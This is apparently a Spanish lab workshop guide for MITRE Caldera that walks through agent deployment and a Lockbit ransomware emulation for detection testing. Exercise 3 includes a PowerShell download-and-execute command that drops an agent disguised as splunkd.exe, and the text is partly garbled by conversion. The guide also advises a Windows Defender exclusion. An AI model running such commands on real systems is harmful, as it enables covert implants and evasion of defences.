

# Taller Simulaciones con Caldera

#### **Contacto con Caldera**

## Ejercicio 1:

El objetivo de ejercicio es realizar la instalación de la herramienta Caldera.

# Requerimientos:

- Sistema Operativo: Linux/MacOS
- Python 3.7, 3.8 o 3.9 (con pip3)
- Navegador moderno (Chrome, Brave, Firefox, etc)
- Conexión a Internet.

Para realizar la instalación de CALDERA se debe descargar la base de código de la aplicación clonando el repositorio.

git clone https://github.com/mitre/caldera.git --recursive --branch 4.2.0

```
(kali% kali)-[~]
$ git clone https://github.com/mitre/caldera.git --recursive --branch 4.2.0
Cloning into 'caldera'...
remote: Enumerating objects: 24013, done.
remote: Counting objects: 100% (1779/1779), done.
remote: Compressing objects: 100% (777/777), done.
remote: Total 24013 (delta 1182), reused 1446 (delta 996), pack-reused 22234
Receiving objects: 100% (24013/24013), 25.63 MiB | 3.79 MiB/s, done.
Resolving deltas: 100% (16120/16120), done.
Note: switching to 'bcaac299e050ed7a1aa9b5bf2ea3d5537074acda'.
```

Posteriormente se debe ingresar a la carpeta principal de la aplicación.

```
cd caldera
```

Se debe instalar las dependencias de la plataforma haciendo uso del utilitario de Python pip3

```
pip3 install -r requirements.txt
```

Finalmente se puede inicializar la aplicación por medio del siguiente comando.

python3 server.py -E default




```
Cycles | Section | Content | Cycles | C
```

# Ejercicio 2:

Nuestro objetivo es parametrizar la herramienta de tal manera que se habiliten los distintos módulos que son necesarios para la ejecución exitosa de un ejercicio de simulación.

Muchos de estos módulos adicionales no proveen las distintas habilidades o técnicas que pueden ser parametrizadas en la herramienta para la correcta creación y ejecución de simulaciones.


Como primer paso se debe de navegar a la página principal del aplicativo.




En esta pantalla de hará uso de las credenciales de acceso por defecto admin/admin.

Una vez dentro de la plataforma se debe navegar al apartado "configuration".






Posteriormente haremos la habilitación de los "plugins" necesarios.





En este apartado se debe habilitar todos los plugins a excepción de los siguientes que no serán utilizados en el laboratorio.

- Builder
- Emu
- Ssl



# Ejercicio 3:


El ejercicio busca explicar los pasos a seguir para configurar a un agente dentro de la plataforma.

Se inicia por acceder al bloque de agentes desde el menú principal.







Este apartado nos permite visualizar los agentes que ya se encuentran desplegados, acompañado de información del estado de estos y otros datos relevantes como lo es la plataforma, protocolo de contacto, etc.



Para el despliegue de un nuevo agente es necesario hacer clic en el botón "Deploy an agent".




Una pantalla mostrando los agentes disponibles se mostrará.



Para el ejercicio se debe seleccionar "Sandcat" el cual es el agente predefinido escrito en GoLang de Caldera.




Esto habilita otra sección de la pantalla en donde seleccionaremos la plataforma para cual se creará el agente. En nuestro caso se debe seleccionar "Windows".



Esto habilita otra sección de la pantalla en donde se puede parametrizar la URL de contacto del agente, el nombre del binario que será descargado y ejecutado.

El apartado de extensiones es utilizado para notificarle a CALDERA sobre el uso de módulos adicionales. Esto no será utilizado en el laboratorio por lo que debe permanecer en blanco.



En el campo app.contact.http se debe colocar la dirección IP del sistema en donde se está ejecutando CALDERA.

En el campo agents.implant\_name se debe colocar el texto "hackconrd".




Posteriormente haremos uso del código autogenerado de POWERSHELL para el despliegue del binario en el sistema objetivo.


```
psh CALDERA's default agent, written in GoLang. Communicates through the HTTP(S) contact by default.

$\text{server="http://192.168.254.128:8888";} \text{$\text{wr}="\text{server/file/download";} \text{$\text{wc=New-Object System.Net.WebClient;} \text{$\text{wc.Headers.add("platform", "windows");} \text{$\text{wc.Headers.add("file", "sandcat.go");} \text{$\text{data=\text{$\text{wc.DownloadData(\text{$\text{url});} \text{$\text{get-process} | ? \text{\sect_modules.filename -like "C:\Users\Public\splunkd.exe"} | stop-process -f; \text{rm -force "C:\Users\Public\splunkd.exe" -ea ignore;} \text{$\text{[io.file]::WriteAllBytes("C:\Users\Public\splunkd.exe",\text{\sect_data}) | Out-Null;} \text{Start-Process -FilePath C:\Users\Public\splunkd.exe -ArgumentList "-server \text{\sect_server -group red"}}
```

En el sistema objetivo se debe pegar en una consola de POWERSHELL el código antes copiado y posteriormente se debe ejecutar.



Si todo lo anterior se ejecutó de forma exitosa se debe de poder ver en la consola de agentes un nuevo agente con estado "alive, trusted".






#### Ejercicio 4:

En este ejercicio se creará y lanzará una campaña de simulación haciendo uso de una plantilla de simulación predefinida.


Para esto, en el menú de campañas se debe hacer clic en el apartado de "operations".



Se debe crear una nueva operación de simulación haciendo clic en el botón "Create Operation".



Una vez realizada esta acción se presenta una pantalla de inicio de nueva operación.




Operation name: Este campo es utilizado para darle un nombre a esta operación, la cual también puede ser reutilizada posteriormente.

Adversary: Nos provee un listado de "Adversarios" los cuales cuentan con acciones predefinidas.

Fact Source: Nos ayuda a definir "cosas" que son conocidas previamente por la operación.


Para el laboratorio se debe de asignar un nombre a la operación y se debe de seleccionar al adversario "Super Spy".





Una vez creada la operación (clic en start) se presenta la pantalla de ejecución de dicha operación.

## NOTA: Se recomienda crear excepción en Windows Defender



Como se puede observar, todas las habilidades del Adversario se ejecutan y se indica en la pantalla el estado de la habilidad ejecutada.

#### Creación de Adversario Lockbit

## Ejercicio 5:

En este ejercicio se debe crear un adversario denominado "Lockbit3" y este debe de contar con las habilidades definidas en el siguiente enlace.

https://github.com/infosecn1nja/red-team-scripts/blob/main/Lockbit Ransomware Atomic Simulation.ps1

Para crear el adversario debemos ir al apartado "adversaries" bajo el menú de Campañas.






Luego daremos clic en el botón "+New Profile".



Esto nos llevará a la pantalla que nos permite crear al adversario. Es aquí en donde se le debe de dar un nombre y descripción al mismo. Posteriormente hacemos clic en el botón "Create".



El siguiente paso es agregar las distintas habilidades al adversario. Para esto se debe hacer clic en el botón "+ Add Ability".




Esto nos permite agregar las habilidades desde el gestor de habilidades de la plataforma.




Del enlace proporcionado con los TTPs de Lockbit debemos de realizar la búsqueda de cada una de las habilidades en CALDERA para agregarlas.

```
44
45 # Atomic Test #2 - Windows - Discover domain trusts with nltest
46 Invoke-AtomicTest T1482 -TestNumbers 2
```




Puede que no todas las habilidades se encuentren disponibles por lo que estas pueden ser obviadas.

Una vez seleccionada la habilidad se puede observar los detalles de la habilidad.



En este apartado se puede observar todo lo que realiza el "ejecutor" de la habilidad.






En ciertas ocasiones es necesario modificar el comando del ejecutor para que este se adapte a lo que necesitamos.

De igual forma existen ciertas habilidades que dependen de otros programas que no necesariamente se encuentran almacenados en el sistema. Estos deben ser descargados haciendo uso de otra habilidad.

Después de agregar todos los abilities, guardamos con "Save Profile"






#### Ejercicio 6:

Se debe desplegar un nuevo agente o reutilizar un agente que se encuentre en estado "alive, trusted"


El objetivo del ejercicio es cambiar ese agente seleccionado de grupo.

El motivo por el cual es importante asignar un grupo a un conjunto de agentes es para poder ejecutar operaciones solamente en los sistemas en donde el agente pertenece a dicho grupo.

Como primer paso se debe hacer clic en el "id (paw)" del agente seleccionado.



Posterior en la pantalla de configuración del agente se debe cambiar el "Group" por el grupo "Lockbit". Una vez realizado el cambio de nombre guardamos la configuración.





## Ejercicio 7:

Crear una operación haciendo uso del adversario "Lockbit".

Extra: Desplegar OpenEDR, con el fin de poner a prueba las detecciones por defecto ante la amenaza actual a simular.

